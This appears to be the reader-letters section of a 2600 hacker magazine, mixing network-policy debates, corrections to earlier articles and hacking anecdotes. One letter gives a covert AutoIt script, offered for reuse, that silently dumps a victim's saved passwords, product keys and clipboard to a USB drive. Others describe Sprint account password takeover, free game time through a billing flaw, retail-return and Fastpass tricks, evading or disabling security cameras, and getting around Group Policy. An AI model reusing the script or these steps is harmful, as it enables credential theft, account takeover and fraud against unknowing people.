This is indeed the most difficult task we face. People like those you've encountered are really the ones who make the sort of world we're moving into possible. They are a repressive government's dream - those who only care about their own standing in life and will refrain from saying anything until they find themselves directly affected, which oftentimes is far too late to actually do anything about it. Some refer to them as the brainwashed masses but that might be going a bit far as it's quite possible they simply don't care nor do they see the relevance. This is why it's so important for us to always be trying to reach outside our own little community. Regardless of how many people read the magazine or listen to the radio shows or come to our conferences, we will always be a comparatively small group of people. If we don't keep trying to get to those individuals who aren't already a part of it, we'll cease being relevant and will have no chance of influencing anything on a larger scale. So the best thing you can do is keep attempting to communicate and not give up. You will always find people who actually get what you're trying to say and you'll often find them in the strangest places.

From the Military

Dear *2600*:

Recently I've been called back to active duty after two and a half years as a civilian. Yes, they can do that. The first step for my group was two weeks at Fort Jackson for a quick retraining, then shipment overseas to the destination of their choosing (Kuwait, Iraq, Djibouti). They were kind enough to provide a "computer lab" with a selection of machines and Internet Explorer, but also kind enough to use gateway content blocking. These are soldiers that have been deployed already, witnessed death, perhaps even killed people, and yet

they have restricted access to web content because *that* could be dangerous. Even more ridiculous than the act of blocking us is the chosen content: vcdquality is blocked, many men's magazines, some of the web comics I visit (but not all of them), MySpace, any proxy site, and many technology-related websites. *2600* and Slashdot made the approved list, along with several hard-core pornographic sites, and your typical Hotmail, Yahoo, Google lineup. It leads me to believe that the army, perhaps influenced by our government, is just throwing darts. Hooah!

doctor zoidy

Dear *2600:*

Hey there, I just wanted to say that your publication is by far the best and most intellectual informative that I have read over the last five years that I have been in the army. Also, some of my soldiers want to say hi to all you guys over there - Hexison, SquadleBEE, DeadZone16, and F@Tt0nY. I would also like you to know that your magazine is read by more then half my platoon over here in the sand. For most of us this is our second year here and when I get a new *2600* mag I pass it around. It gets well read. Also, we started a C++ programming group and are slowly making progress on that front. We were also wondering if by chance anyone out there could send old back issues or other great reading material to us. Once again, keep up the great work and we love reading your mag.

Sgt. Paccerelli

We didn't know soldiers had those kind of handles. It all sounds like a much bigger version of IRC. Regarding your quest for reading material, you should consider taking out a free classified ad in the marketplace asking for the things you need. People in prison do that all the time.

Followups

Dear *2600:*

In response to what cody found, it is what looks like a Windows file sharing port into the U.S. Census Bureau. I ran into a lot of these on other government websites. The government is not as secure as they say they are. I talked with one of the admins and he was, to put it mildly, a dick. He didn't know anything about security. I am in the Fort Worth, Texas area and the admin was working for the USDA website.

Black_Angel

Dear *2600:*

Concerning the article published in 23:1 called "iPod Sneakiness," I followed the text in the magazine to the letter and it does not work. I have researched it on the web and have found that many websites are talking about the article, referring to it as not working. So I was wondering if you could get the working copy and post to 2600.com or email it to me. I purchased the magazine just for this article, but I'm have problems getting it to work as explained.

If you could please help me, it would be great.

Mike Smith

Yours was not the only such comment we received. We're looking for the fixes and they will appear in these pages when we get them. Meanwhile, here's a different perspective:

Dear *2600:*

Great idea on the iPod fun! Not only was this exactly the tool I was looking for, but it gave me several other ideas as well. I have expanded on the original concept and it still runs in under five seconds. I'm looking for a workaround so that the USB will Autorun the AutoIt EXE I created. So far I've only seen U3s with a CDFS partition... gotta get more articles about hacking that USB U3 partition! I also want to suggest to Rob, and readers in general, the value and utility of having the AutoIt script include a line to write the %clipboard% contents. There's often *very* tasty tidbits of info there, insights into the user's activities, etc. The AutoIt Script I used is here, should anyone wish to benefit from it. It's a little different than the one in the mag. I wanted the upsamples placed in datestamped folders:

```
; Comprehensive Data Retrieval Routine, June
➥28, 2006
HideAutoItWin, On
SetEnv, DateTime, %A_YEAR%%A_MON%%A_MDAY%%A_
➥HOUR%%A_MIN%%A_SEC%
FileCreateDir, Data||%DateTime%
Run, pspv.exe /stext Data||%DateTime%||pspv.txt
Sleep, 200
Run, mailpv.exe /stext Data||%DateTime%||
➥mailpv.txt
Sleep, 200
Run, dialupass.exe /stext Data||%DateTime%||
➥dial.txt
Sleep, 200
Run, netpass.exe /stext Data||%DateTime%||
➥net.txt
Sleep, 300
Run, mspass.exe /stext
Data||%DateTime%||mspass.txt
Sleep, 300
Run, ProduKey.exe /stext Data||%DateTime%||
➥ProduKey.txt
Sleep, 300
FileAppend, %clipboard%, Data||%DateTime%||
➥cb.txt
Sleep, 200
FileAppend, %A_OSVERSION%, Data||%DateTime%||
➥os.txt
Exit
```

This is also a *very* useful tool for sysadmin work. In my line of business, I also get asked about retrieving lost passwords, etc. Thanks again Rob and *2600.* Every issue you folks manage to provide something of tremendous benefit to my needs, both personally and professionally. You're awesome!

X-Man (Eric-Not)

Dear *2600:*

In response to Modman's article in 23:1 titled "Highlighting the Holes," I have a few corrections and clarifications. When it comes to access control (keycard) systems, there are generally three types of locks. There are maglocks, strikes, and powered handles or crash bars. The only type of lock that must be opened on a fire alarm by code are maglocks. The only reason is to allow people on the inside to get out in the event there is a failure of the REX (request to exit (usually a motion sensor mounted above the door)). The other two types of locking/unlocking mechanisms do not need to be unlocked on a fire alarm because the door is

not locked from the inside and can be opened by just turning the handle or pushing the crash bar.

As for the security camera systems, most coax cameras have a home run directly to the multiplexer or video recorder. There is almost never a trunk line that multiple cameras use to transmit video to the recorder. Splicing into coax can work if you are fast enough with your crimpers, but be aware that if you are splicing into a PTZ (pan tilt zoom) camera and the security guard tries to move the camera they will notice it isn't moving. IP based cameras are usually a different story. They are usually on a separate network altogether because of the large overhead. So if you find the switch that the cameras connect to you can take most if not all of the cameras down by unplugging the switch. If you are dealing with a small system they may have used the same network that they used for everything else, just on a separate vlan. If you unplug this type, people will usually notice. When it comes to camera systems your best option is to look around. A *lot* of camera systems out there have glaring holes in them and if you watch your surroundings you can move around a lot of places without ever being recorded. Hell, even prisoners can notice where the blind spots are in prison camera systems. I'm sure you can too.

digitalFX

Dear *2600:*

This is for Battery in regards to his article "Easy Access to T-Mobile And Cingular Accounts" in 23:2. He makes the assertion that "out of the biggest five national providers in the United States, only T-Mobile and Cingular send customers their lost passwords in this manner (via SMS text message after only providing a phone number)." He is incorrect in that Sprint PCS has done this for the last several years and still continues to do so.

Now there is an interesting twist with Sprint. If you select that you are the account holder they then verify your social and your zip code. However, just pick the box that says you are not the account holder and they will text the password to the phone. At least they no longer send your current password but assign you a new password and send that one to the phone. One small improvement to the "security" over the last five years.

quel

Dear *2600:*

This is in response to a letter in 23:1 regarding someone who was returning clothes at a Wal-Mart and complained that they did not give him cash for his $25 gift because of "policy." Instead of yelling at the incompetent Wal-Mart associate that served you, maybe you should freshen up on policy. By knowing a company's rules and regulations, you can then use (or abuse) them. Anything from Wal-Mart purchased with no receipt and over $10, you get a gift card for cash back. Under ten and you get cash in your hand, no ID required either. Instead of getting all bothered, you could have simply bought two or three items (depending on your taxes) and gone to return them individually. Cash in your hand. Now with that newfound money you can purchase a subscription to *2600!*

Now how do I know this? It happened to me too but instead of getting angry I found out what "policy" *really* was.

AtomicRhino

Dear *2600:*

I am not sure if anyone remembers me from a few years back where I had been a victim of a hijacked eBay account. *2600* had published my letter about my whole ordeal.

Well, two years after that happened I was called in to a meeting with Senator Nelson regarding national security and problems citizens face with computer fraud. There were people there with problems so much worse than my own I felt really stupid for even complaining. To be honest, I am not sure why I was there except for the fact it was on television and I am pretty! Of course, nothing was resolved.

Anyway, after reading your article on getting screwed by PayPal, I had to write in and give some useful advice that I have found to be effective dealing with fraud on eBay and/or PayPal.

While PayPal and eBay will pretty much tell you to kiss their asses, if you ship using USPS, or when you buy request they ship with USPS, you can go after them for engaging in mail fraud.

I have had to do this in the past and have found them to be one of the only branches of the U.S. government who seems to care. They take that sort of thing very seriously. I have had them prosecute a seller who sold me a Knock off Louis Vuitton and I received my money back.

That is why some sellers refuse to ship using them and buyers ask you to ship using UPS or Fedex because they know that they will be committing a federal crime if you or they ship with USPS.

Mingming5

Dear *2600:*

I am a longtime fan of *2600* - since the early 80s hacking on an Apple //e with an AppleCat modem running at half duplex 1200 baud. I even attended the first HOPE conference many years ago. I've leveraged *2600* to (legally) take apart all kinds of gadgets and build some fun things to play with.

I am a Group Policy MVP, run www.GPanswers.com, and wrote *Group Policy, Profiles, and IntelliMirror* (third edition) published by SYBEX (www.GPanswers.➥com/book). I don't work for Microsoft; I'm an independent trainer and consultant strictly for Group Policy.

So I was excited to see an area covered in *2600* that's within my direct realm of expertise. I can see the need occasionally for a "power user" to feel the desire to "scoot around" Group Policy's processing. Sometimes corporations can be too heavy handed in their Group Policy usage and not listen to "the little end user guy" at the end of the food chain.

So as a longtime loyal *2600* reader, I felt it was my duty to the *2600* community to clarify some points in WagStaff's article. Some are small points, others are larger. I have put these points in chronological order as if I were responding conversationally while reading the article from top to bottom.

The background refresh for Group Policy is only positive 30 minutes (not positive or negative 30 minutes). This is a common misperception, as some older Microsoft documentation misstated this fact. However, all "official" documentation has since been revised.

The article states that "If a registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are 'undone' and replaced

with the settings present in the GPO." This isn't strictly accurate. There are several follow up notes to this comment.

First and most importantly, regular users cannot modify the registry location where "true" Group Policy settings apply, which are four locations: HKEY_CURRENT_USER\Software\Policies, HKEY_LOCAL_MACHINE ➥\Software\Policies, HKEY_CURRENT_USER\Software ➥\Microsoft\Windows\Currentversion\Policies, or HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\ ➥Currentversion\Policies.

What is true, however, is that a user with Local Administrator rights certainly can do whatever he wants in the registry, including wiping out any value in the aforementioned location.

Next, the Group Policy engine has a "version" mechanism which checks one thing: did the GPO change? It does not check (contrary to popular belief) if the local administrator went "under the hood" and messed with the aforementioned registry keys. Therefore, it is not true (by default) that if a "registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are 'undone' and replaced with the settings present in the GPO." This can be adjusted/compensated by another Group Policy setting, but that's getting into nitty-gritty details.

The author interchanges the words "Group Policy" sometimes when he means "System Policy." To be specific, Group Policy is a technology that runs on Windows 2000 and above (Windows XP, Windows Server 2003, Vista, Longhorn Server). System Policy is a similar, but older, technology available for Windows NT and Windows 9X systems using ".pol" files in the NETLOGON share of the Domain Controllers.

The author suggests that his steps of renaming of gpupdate and secedit is unnecessary on NT 4.0 because Windows File Protection doesn't exist on NT 4.0. In actuality, these files simply do not exist on NT 4.0, because Group Policy doesn't exist on NT 4.0 (again, NT 4.0 uses the older System Policy).

Step 4b in the article suggests that while using a Windows 2000 system, you could add a REG_DWORD of DISABLEGPO to 0 to then stop Group Policy processing. First and foremost, the article suggests to look for a "system" key underneath HKLM\Software\Policies\Microsoft\Windows\. I checked Windows 2000/SP4 but that string is not a valid registry path. Interestingly, that registry path is valid on Windows XP (but adding the value does nothing). It should be noted that in Windows 2000, the "system" key does make an appearance in HKEY_LOCAL_MACHINE\SOFTWARE\Micro ➥soft\Windows\CurrentVersion\policies\system and also in HKEY_LOCAL_MACHINE\SOFTWARE\Policies\ ➥Microsoft\System. However, to reiterate, the "system" key simply is not where the author says it is. However, I did try adding DISABLEGPO and setting it to both 0 and 1 (the author's note in the article is unclear). I tried both "system" keys on my Windows 2000 SP4 machine. But this additional registry change failed to make any difference. The author says this feature was removed in Windows XP "Gold." However, my research in this topic suggests it was actually removed before Windows 2000 went "Gold." Additionally, even if the registry key worked, the placement is meant for that "protected" part of the registry (see first note above) where regular users (non-local administrators) cannot write.

Step 5 suggests all sorts of ways to modify the processing behavior for Group Policy by using the registry. Again, this portion of the registry is restricted for regular users. And if you're a local administrator, there's a much easier way: use GPedit.msc (the local Group Policy object editor) and use the settings found here: Administrative Templates\System\Group Policy. If you're a local administrator setting the policy settings here does exactly the same thing as hacking through the registry in the HKLM\Software\Microsoft\Windows\CurrentVer ➥sion\Policies\System location.

So, now that we've tackled the inaccuracies, let's address how to actually get around Group Policy:

Option 1: The author's comments for Step 6 is the best way to go - if you're a local administrator. If you're not a local administrator, this will fail to work as regular users do not have access to this portion of the registry.

Option 2: Use a utility called "KillPol" available at http://www.petri.co.il/killpol.htm. It requires local administrative rights to be effective. That is, you run it as a regular user, then provide local administrative rights, then poof - effectively your Active Directory GPOs are neutralized. This is a good troubleshooting aid to determine if Group Policy settings could be causing issues on your system.

Option 3: This is the only option if your user account is not also a local administrator. That is, figure out when Group Policy is going to be applied and be offline (unplugged) during that time. The command line, GPresult.exe, will tell you the last time Group Policy was run. And, since you know that Group Policy will refresh somewhere between 90-120 minutes, simply ensure the machine is not on the network and in contact with a domain controller during that time. That is, be sure to "miss it" when it comes around every 90 minutes or so. However, Group Policy does apply when logging in, so that could be an issue if you felt you always had to skirt around it.

I hope this follow up has been useful for *2600* readers. For technical information on Group Policy, I would encourage all readers to enjoy the free resources at GPanswers.com.

Keep doing the good work you do at *2600.*

Jeremy Moskowitz,
GPanswers.com

Dear *2600:*

I wanted to write in response to WagStaff's article entitled "GPOs and Group Policy: Just Say No!" in your Summer issue. I have to say that while I understand what the author was trying to accomplish, the number of inaccuracies and just general lack of understanding of Group Policy really ruined the article for me. It is clear that the author is coming at Group Policy from the perspective of someone who has never really used the technology in production, but rather is just trying to learn it by hacking around randomly. Specifically, here are the problems I had:

The author says, "GPOs are specialized snippets of registry files containing the desired registry settings." This is only partly true. Registry policy is only about one third of the functionality in GP - where it provides other things such as security configuration, software

deployment, folder redirection, etc. It is true that many, but not all, of these areas ultimately touch the registry, but the mechanisms by which each do it are different, and this is significant to the point of the article.

The author says, "If a registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are 'undone' and replaced with the settings present in the GPO." This is problematic in two ways. First off, the assumption here is that the user is an administrator on their machine and thus has the ability to change a policy entry in the registry. Since policy keys are permissioned away from non-administrative users, this would be generally difficult. However, the entire article is based on the premise that the user is an administrator and so I would argue that all bets are off in that case, just as when a user is root on a *nix system. There is nothing that GP can do, within or without the registry, that can't be circumvented by an admin. The second way this statement is problematic is that even if the user changes underlying reg keys related to policy, GP will not undo this unless something has changed (either in the GPO's version information, the user or computer's group membership, or in the list of GPOs that apply to the system) since the last processing cycle. So the user change will remain until one of these events occurs. This is a common misconception about GP.

The author says, "However, this behavior can be quite annoying and undesirable when, for example, a home computer is used to connect to the corporate network so that the employee may work from home." GP will only apply to users and machines that are members of an AD domain (unless local GP is set, which the home user would be able to control anyway). Just because a user has VPN'd into the corporate network does not mean that they will get GP. In fact, they won't in most cases because most home computers are not members of AD domains.

The author, in his steps for disabling GP, Step 3 indicates, "These are the actual policy files that are created by the domain SysAdmins and distributed throughout the domain via the GPO process. Since we're trying to disable this activity, these files are no longer necessary." This statement indicates a general lack of understanding of the GP processing cycle. These files are "archive" files that get recreated each time policy processing occurs. They are used to remove policy and then re-add policy, and are key to the implementation of the so-called "non-tattooing" nature of registry policy, and simply deleting really does nothing one way or the other except under specific circumstances that allow one to circumvent certain security policy, which I won't go into here.

The author writes for Windows 2000 on Step 4b, "Create a new REG_DWORD entry there named 'DisableGPO.'" I had wondered about this since, in the eight years I've been working with GP, I have never heard of this value as a way to disable GP. Sure enough, it does not work. So I'm not even sure where the author got it from - it appears that the author did not test it.

In Step 5, the author describes methods for changing GP processing behavior by poking various reg values. This does not need to be done manually, but can be done through the local GPO editor under Computer Configuration\Admin. Templates\System\Group Policy.

The author describes repermissioning the various policy keys in Step 6. Again, if the user can do this, they are admin on their machine and don't even need to perform this step. They can simply delete all the values in there or, more easily, if they simply want to disable GP processing, how about just stopping and disabling the TCP/IP Netbios Helper service, which disables Windows' ability to translate DNS-based SYSVOL referrals into UNCs and effectively kills the ability to read the GPT portion of GPOs, where all the settings are stored. But again, if the user can do this, they are administrator on their box, so who cares? Also, note that just repermissioning the policy keys does not disable all GP, since there are many other areas of policy (e.g., security, folder redirection, software installation) that do not use these keys.

Step 7 is just a dig. You don't need to reboot the PC after repermissioning reg keys. Come on!

As an overview, the article provides no real useful information. If a user is administrator on their box, I can think of at least a half dozen ways to disable GP with less work, but big deal! How about something useful, like how non-admin users can circumvent GP? That would be interesting and I assure you, there *are* ways to do this.

Darren

Dear *2600:*

This letter is in response to the 23:2 article "Network Administrators: Why We BREAK Harsh Rules." I felt a response to be necessary to the almost childish attitude of kaigeX and his opinions on network policy. While I agree with some, I believe many of his judgments to be in error.

He is correct - many of our rules are to make our lives/jobs easier and to protect ourselves, both from legal responsibility and from career damage. They do suck, but this is only because they keep people from doing whatever they want, whenever they want. Otherwise they are completely appropriate.

In my own riposte to his responses, I will try to keep them brief.

1) *Use the network for business purposes only.* This is a legitimate rule that absolves the company from any responsibility should they feel the necessity to terminate an employee for their actions on the computer. It is a blanket rule that covers everything from porn to downloading a virus through email.

2) *No one hooks up other devices to the network without permission.* How could this not be a good rule? It prevents data theft, introduction of potentially virus infected computers to the network, and providing unauthorized access via unsecured wireless peripherals (access points).

3) *No one installs their own software or does installs besides me.* Yeah, because we do not need to give users the ability to install iTunes or Kazaa. Besides, your users would then require administrator privileges on their local box, which opens up further security holes especially where viruses are concerned.

4) *No one connects to personal email, either through a software client or through a web interface.* You cannot reasonably expect users to follow this. In

fact, very few companies I've worked for actually have this rule unless they've completely blocked Internet access. kaigeX's suggestion is completely accurate.

5) *No one uses chat software.* Chat software is an avenue of attack and a drain on bandwidth. Also, consider that you can only disable direct connections and transfers locally, and if your users know what they're doing, they'll just reenable them.

6) *No one uses file sharing software.* Obviously. This should be an offense worthy of termination.

7) *No use of Internet radio or downloading of music or video files unless related strictly for work purposes.* We permit Internet radio usage, but this is solely to allow some entertainment so long as work continues.

8) *No copyright infringement.* Same as 6.

9) *No attempting to circumvent the current security systems or hacking.* This isn't to protect you. This is to protect the network. Regardless of how "good" you are, damage can still be done unintentionally. If you violate this rule, you should be subject to termination and legal responsibility for your actions. Would you want to be financially responsible for corporate downtime resulting in hundreds of thousands of dollars of loss?

10) *We make it clear that we offer no expectation of privacy on our network.* It is perfectly reasonable. Ever hear of entrapment? Well, if we catch you surfing porn at work, you cannot claim that we did not make it clear that we may monitor your traffic. This is also a legal safeguard so that we cannot be responsible should you browse, say, your banking records while at work and your credit information gets stolen or hacked. This roughly translates to "at your own risk."

11) *All executable and zip files are blocked at the firewall.* This has gone overboard but it's all or nothing so I'd much prefer nothing.

In closing, while kaigeX has some good points, he sure has a bad way of presenting them. Anyone who worked under me with these kinds of viewpoints would almost certainly lose their job very quickly, particularly with that "above the law" attitude. When you work in IT, you are never above the law. You are part of it and should set the example.

If there are two positive points that come from this whole thing, however, they are these. First, every company and network is different. It is up to the people who know these networks the best to decide on the rules that should govern them and no others, regardless of how whiny your sales department is. Second, all users should be educated about security policy and should be made to understand that little to no trouble will arise if they report security lapses, rather than wait for them to be exploited. At our company, we were recently victim to an email carrying a viral attachment. Once we made it clear that we were more concerned about security than punishment, five people acknowledged opening the link, only one of which had been infected however. (The attacker's server had DoS'd itself.)

Since that time we have had numerous reports of suspicious emails and a far more vigilant staff. Security is everyone's responsibility, even if the rules do "suck."

eviscerator

Dear *2600:*

In 23:2, interesting objections to the "Harsh Rules" article.

1. *Network use for business only.* If you pay for the connection to your residence, you have the right to grant or deny access to that connection. The organization pays for the connection, software, and physical plant. Guess who gets to make the rules on that one? For what it's worth, I do believe in allowing convenience surfing (web email, banking, etc.). The best balance would likely be to deploy a proxy and block executables, but then there's scripting....

2. *No unauthorized connected devices.* You're joking, right? See [1] above and also, any confidentiality of company data is unenforceable if you allow this. Additionally, this is an excellent vector for malware of all types.

3. *No unapproved software installs.* Err... if software can hose a Windows box (and fairly often does), who's going to fix it? You? Our users possess, on average, the computer knowledge of a seven-year-old. The organization pays to repair a system you hosed and also pays for the productivity lost while the system gets fixed. The desktop support types generally report to the network types and the admin is in the escalation path.

There's more like this, but suffice it to say, network admins do *not* serve the user. Really. It's not in the job description.

A network admin's client is the organization. Our job is to provide the best stability, reliability, and security possible, while still enabling needed functionality, and doing so with usually inadequate resources, time, and people (not to mention a hostile or indifferent upper management, many of them crybabies and prima donnas).

A network admin (more like systems manager these days) can't spit without being official. Nearly every decision has policy implications, sometimes far outside IT. Good network admins have a reputation for being "difficult" for exactly that reason. Users think the admin is there to serve their needs. This is almost never true. It is also rarely personal, though the admins that fall short on professionalism usually carry grudges.

To conclude, the job is to juggle (and mostly satisfy) the contradictory needs of several opposing groups, none of whom like the others or the network admin. It is difficult at best, maddeningly impossible at worst.

As far as the W2K thing goes, it's security supported until 2010. Migration of 100 desktops to a new OS and version of Office is about $100,000 in licensing and resources and 90 days of people time in a 24/6 facility like this one with barely enough staff for the regular shifts. Did I mention I have been running this IT systems group with no official budget for two years? Any purchase over $500 has to be signed by the head executive who doesn't know how to program his VCR....

Network admins are usually not out to get everyone (we're not all BOFHs, you know). We don't have that kind of time and energy.

Please consider that many of the policies you dislike may be results of compromise, making the best of a bad situation, etc.

Anonymous

Dear *2600:*

This is in response to Zenmaster's question about Disneyland's Fastpass machines in 23:2. While at Disneyland for a school trip my friend showed me how he had been shown the trick to getting unlimited Fastpasses. Sometimes the front of the machines are unlocked and will slide open like a chest of drawers. Inside there should be a button or a switch that you will have to flip or press. I don't remember if this will print you your pass. If not there will be another button on the back that will print it out. Enjoy! Thanks to Mark and Justin for showing me that.

Josh

Dear *2600:*

I'd like to put my vote forward (as suggested in Letters, 23:1) for the production and subsequent promotion of collared, polo-style shirts. And further, please adopt the *2600* van logo on the front pocket. I've always liked it.

My 3.14 cents....

R.

We've gotten many suggestions and hope to get many more.

Dear *2600:*

I was a little concerned by P3ngu1n's letter in the 23:1 issue, page 35. I don't know what source the ethical hacker qualification he talks of comes from but surely the important thing is that he is learning rather than passing an exam, which he is having to take two jobs to pay for. His letter gave the impression that he is just paying for the exam and not too much, if anything, in the way of material since he is doing his research on the net. At least you guys gave him advice for free. I was surprised you did not pick this up in your response but maybe you know something I don't? My advice to him and anyone in a similar situation would be to save the money for when he gets to college and enjoy learning for now. He seems to be asking the right questions and if he did not have the two jobs he would have more time for computers and maybe even other things too?

Beowulf

Advice about enjoying learning is something that should be taken seriously, especially in college years. We find that far too often people, particularly in the computer-related fields, tend to see college as little more than a stepping stone to some sort of job or career. While it can indeed serve such a purpose, there is so much more which is often overlooked. By being just a little less practical, all sorts of interests and ideas you might have never been exposed to will affect your life and make you that much more unique and well-rounded. Which is what college is supposed to be all about.

Dear *2600:*

This letter is in response to "The Threat of Biometrics" article in 20:3. _cHiCkEn__ was concerned that you could possibly reverse the stored MorphoTouch data to obtain the original fingerprint. I wrote a wrapper class for a DigitalPersona (DP) fingerprint scanner SDK and found that the stored data (registration print) was an array of 517 bytes known as a blob. The average print contained about 46 zeroes. I could have also stored a picture of every scan.

To obtain a registration print, the subject must scan their finger four times. If you do not place your finger in the center of the lens, if it's not flat enough, or if the image is too light, dark, noisy, low of contrast, does not contain enough features, or no central region is found then you are prompted to try the finger again. A minutiae-based algorithm is then used to extract features from the images and, if it does not fail, then a signed and encrypted blob is returned.

When a print is to be verified, you have to compare the sample (a 255 byte array) to each registered print using a built-in rotation invariant algorithm until you either find a match or not. There is a false accept rate of 0.01 percent and a false reject rate of 1.5 percent. Each scan takes between 0.1 and 0.3 seconds and each compare takes 0.1 seconds. I enjoyed hearing your opinion and hope that this helps you form a better opinion of the technology. There are also retina, iris, and voice scans.

SeLTiC

Dear *2600:*

The article in 23:2 by Moebius Strip entitled "Hacking the System" was mildly entertaining but I fail to see where it addresses hacking or even "social engineering." What Moebius did was simply blackmail. Blackmail and hacking are not the same thing. I think people are getting too liberal with their definitions of hacking and hackers these days.

Second_Wave

Dear *2600:*

If it was OK for Moebius Strip (23:2) to surveil his gym teacher, why is it wrong for NSA to surveil people?

Life Subscriber

Whether or not those actions were OK is up to the reader. But there are significant differences between the two activities. A single person can be disciplined. A government agency that operates under secrecy is a bit trickier and a lot more dangerous.

Dear *2600:*

This is in response to ansichart's letter (23:2) about how to convince his parents of the worth of *2600*. His argument was that it "increases the intelligence and awareness of the ethical hacking community." How about it just increases intelligence and awareness, period?

I am an IT professional who reads your magazine and I find the articles informative and interesting. Recently I read "Javascript Injection" by A5an0 (22:3) and found it interesting enough to bookmark the page for future reference. The future came today as someone approached me to do some work on the website of

a nonprofit organization that they are associated with. He showed me the page that needed modifying - it allows people to register online for their conferences. I recalled the trick outlined by A5an0 and tried it on this page and... voila! I was able to register for their conference for $1.00. I showed this to him and he thanked me and we are in the process of correcting it now.

If discovered by someone unethical, this surely would have been used for nefarious purposes. Thanks to A5an0 and *2600,* this nonprofit organization has protected itself from potentially getting ripped off.

As you have said before, you can't provide security by obscurity. Yes, potentially you are educating some crooks, but most of those crooks are going to get the information one way or another. Educating the rest of us far outweighs the risk of potentially educating a few who may use the information for criminal purposes.

Thanks A5an0! Thanks *2600!*

CJ

We couldn't have made those points any better. It's always good to hear such stories.

Dear *2600:*

Your magazine rocks. Please don't change a thing. I've been reading since 1998 and still get that unexplainable giddy feeling every time I pick up the latest copy at the local bookstore. Must be the aroma of fresh knowledge hot off the press that keeps me coming back for more.

Props to FxYxIxE for the CSS article in 23:1. I definitely enjoyed the read. Something I would like to have seen addressed are the countermeasures that could defeat the exploits that FxYxIxE points out. There are some simple steps that our web developer friends out there can take to limit the success of these types of exploits, most notably using client source IP as part of the cookie construction and checking it with the source of each HTTP request.

Keep up the great work.

Anymoose

Dear *2600:*

It must be said I'm a bit taken back by Shelly L's short letter (23:2). I started "phreaking" when I was 12 and it wasn't even called that then! While there are a handful of trunks where 2600 hertz will actually "hang up" (clear forward) a call, it is indeed legacy and won't be for that much longer.

Doubly taken back at the possibility this is a little girl! There weren't any when I started. I'm still a Foon Phreak, but this time with the blessings of some of the world's largest companies. (Unfortunately no U.S. company wants a thing to do with me as far as I know.) She(?) can call me anytime. The challenge is almost nobody knows my number. It's a Dutch number but with an "unknown" Dutch area code. She(?) will have to visit me in Europe and I don't think I have to say why.

Of course, real hackers aren't out to break the law and get into trouble. We are just curious and are almost always better than those who claim to be "computer security people."

For starters, the pay is good and many of us are millionaires. That is the wrong reason to start, but true passion is highly rewarded. As for all the very young people, try to think traditionally. Get rid of the Windows for starters! Software has always been "free" and "commercial software" is an anomaly. Write your own and contribute to BSD (*BSD, Mac, Solaris, etc.) or Linux and for the real adventurous, maybe HURD? It's only been a bit over ten years we've faced this massive intrusion and we certainly plan to win with a better, up-to-date product.

BillSF
Amsterdam

Blowing the Whistle

Dear *2600:*

I have found a bug in a website that I reported over 12 months ago but they don't seem to care. The website is GreatAmericanProducts.com. They sell a variety of strange beauty products that my fiance loves to waste money on.

Anyway, in the top right hand corner of their main page there is a slot machine game that you can play to win free products. You should only be allowed to pull the arm three times before you are routed to another page that tells you "Sorry! Please try again tomorrow. Good Luck!" If you try to click the slot's image again to try to play one more time, you get a message saying, "You can only play once per day! Please try again tomorrow. Good Luck!" All you have to do is change the date on your computer, and voila, you get more chances to play.

From what I can tell, the site creates no cookies to track your game play. I believe the flash game that is loaded bases itself off of your computer's date, time, and possibly IP address/computer name and compares that with their server side database to track what computer has played that game and at what time. It's very possibly some sort of SQL database since the site is PHP and the two go hand in hand. I haven't really had a chance to look at the code but I feel my assumptions are correct.

As I have stated before, I have notified GreatAmericanProducts.com about this error. I do not condone the use of this bug to receive free products. Actually, it's not free. You have to pay for shipping and handling. Just thought that I would publicize this error since it has not been cleared up in over a year.

dohboy

It's also quite possible that they actually want people to get addicted to this little contest of theirs so that they think they're actually getting something of value.

Dear *2600:*

First of all, great magazine, and I love both your radio shows. I wish I could have made HOPE but I'm trying to save for a down payment on a house right now. Anyway, I just wanted to share an interesting experience I had with an apparent flaw in the WoW billing system that will allow you to get a free day of game play. I had been away from WoW and wanted to spend an afternoon or two messing around. I wasn't

really looking forward to paying for a full month's subscription when I knew I would get bored of the game again after a few days. Well, I gave in to my temptation and decided to drop the $15 to have an afternoon in the game. The first thing I did after logging in to the game was to go cancel my subscription so I didn't forget and get hit with another month of lame MMORPG style automatically reoccurring billing.

I got a good four hour session in and then to my surprise the next time I tried to login it said my subscription was expired. My credit card was never actually billed for the new subscription yet I got a day's worth of gaming in. I have tried this since and worked with the same success.

Here is what you do. Take an account with an expired subscription and sign up for a new one month subscription. After your payment is "accepted," login to the game client with your now active account. Now, while still logged in to the game, go back to your accounts page and cancel the new subscription you just purchased. Notice your account will stay logged in to the game as long as you do not log out of your character.

Is this an unadvertised "trial period" built in to the billing system or just a timing issue in their billing system?

El Duderino

You may have found a little flaw in their billing system which allows you to get away with this. We suspect you will soon become acquainted with a feature of theirs that bans people who do this repeatedly. That is, assuming they have any sense at all.

Exploration

Dear *2600:*

I recently met a girl in a bar and went back home with her. Somehow we got into a conversation about phone numbers and she bet me I could never figure out her unlisted number. Well, the second she went into the bathroom I picked up her receiver and used the old 958 trick to get it. Do you guys know any other cool things I can dial into my phone?

Phone Trick

*Where 958 doesn't work, you can always just call a cell phone or land line with Caller ID and get the number that way. Dialing *82 first will ensure that any number blocking is disabled. There are all sorts of other fun numbers to call which can vary by region and, of course, country. But we find the most fun out of number identification, ringbacks, numbers that temporarily disable the line, and the like. We're always open to printing some of the more interesting ones our readers dig up.*

Dear *2600:*

I would be interested if anyone has any information on the automated refill test program being used at Disney's Blizzard Beach and Typhoon Lagoon, specifically the barcode generation algorithm (if any) and the actual mechanics behind the machines themselves. My own (pitiful) research is receiving very little results.

Vince N.

Dear *2600:*

While entertaining myself with my new magnetic stripe reading hobby (thank you Redbird!), I came upon a Casual Corners gift card. Since the store has been bought out or gone bankrupt, I figured I'd fire up Skype and call the card balance number just for the sake of curiosity. What I heard was intriguing, to say the least. It was a recorded voice spitting out numbers followed by a busy signal. Each time I called I received different numbers, which certainly don't sound like error codes. I've heard of "spy numbers" on shortwave, but not on unused toll free phone numbers. Anyway, I just wanted to share this number, hoping that someone could help make some sense out of it before the recordings cease. The number is: 1-877-706-2042.

fortschreiten

We've come across numbers like this before. In this case, we're getting the number 7114051489 read each time preceded by what seems to be a random two or three digit number. The touch tones seem to repeat these numbers with a few extra ones added in. The whole thing is definitely quite weird.

HOPE Stuff

Dear *2600:*

